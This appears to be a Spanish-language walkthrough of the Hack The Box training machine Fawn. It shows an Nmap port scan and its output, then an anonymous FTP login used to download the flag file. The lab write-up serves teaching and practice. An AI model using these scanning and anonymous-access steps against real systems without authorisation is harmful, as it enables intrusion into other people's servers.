
Fawn
Plataforma: Hack The Box
Dificultad: Very Easy
🔗 Link de la máquina: https://app.hackthebox.com/machines/Fawn
Reconocimiento
Realizamos un escaneo de puertos con Nmap para identificar los servicios activos en la máquina objetivo.
sudo nmap -p- --open -sS -sCV --min-rate 5000 -Pn -n -oN fawn.txt 10.129.17.180
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-16 23:09 -0300
Nmap scan report for 10.129.17.180
Host is up (0.24s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.17.16
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.04 seconds
Detalles del comando:
-p-: Escaneo de todos los puertos.--open: Muestra solo puertos abiertos.-sS: Escaneo SYN para determinar el estado de los puertos.-sCV: Usa scripts por defecto y detectar versiones de servicios.--min-rate 5000: Establece un ritmo mínimo de escaneo.-n: Desactiva la resolución DNS.-Pn: Omite la detección de hosts activos.-oN fawn.txt: Guarda los resultados en el archivo “fawn.txt”.
Puerto descubierto:
- 21/tcp - FTP (vsftpd 3.0.3)
El propio Nmap detecta que el login anónimo está habilitado (ftp-anon) y lista el archivo flag.txt directamente en el directorio raíz del FTP.
Acceso y Flag
El servidor FTP tiene habilitado el login anónimo, una mala configuración que permite conectarse sin credenciales válidas usando el usuario anonymous con cualquier contraseña (o vacía).
ftp 10.129.17.180Connected to 10.129.17.180.
220 (vsFTPd 3.0.3)
Name (10.129.17.180:corvus): anonymous
331 Please specify the password.
Password:
230 Login successful.
Descargamos y leemos la flag:
ftp> get flag.txt
ftp> bye
cat flag.txt
Máquina Fawn de Hack The Box Starting Point completada exitosamente.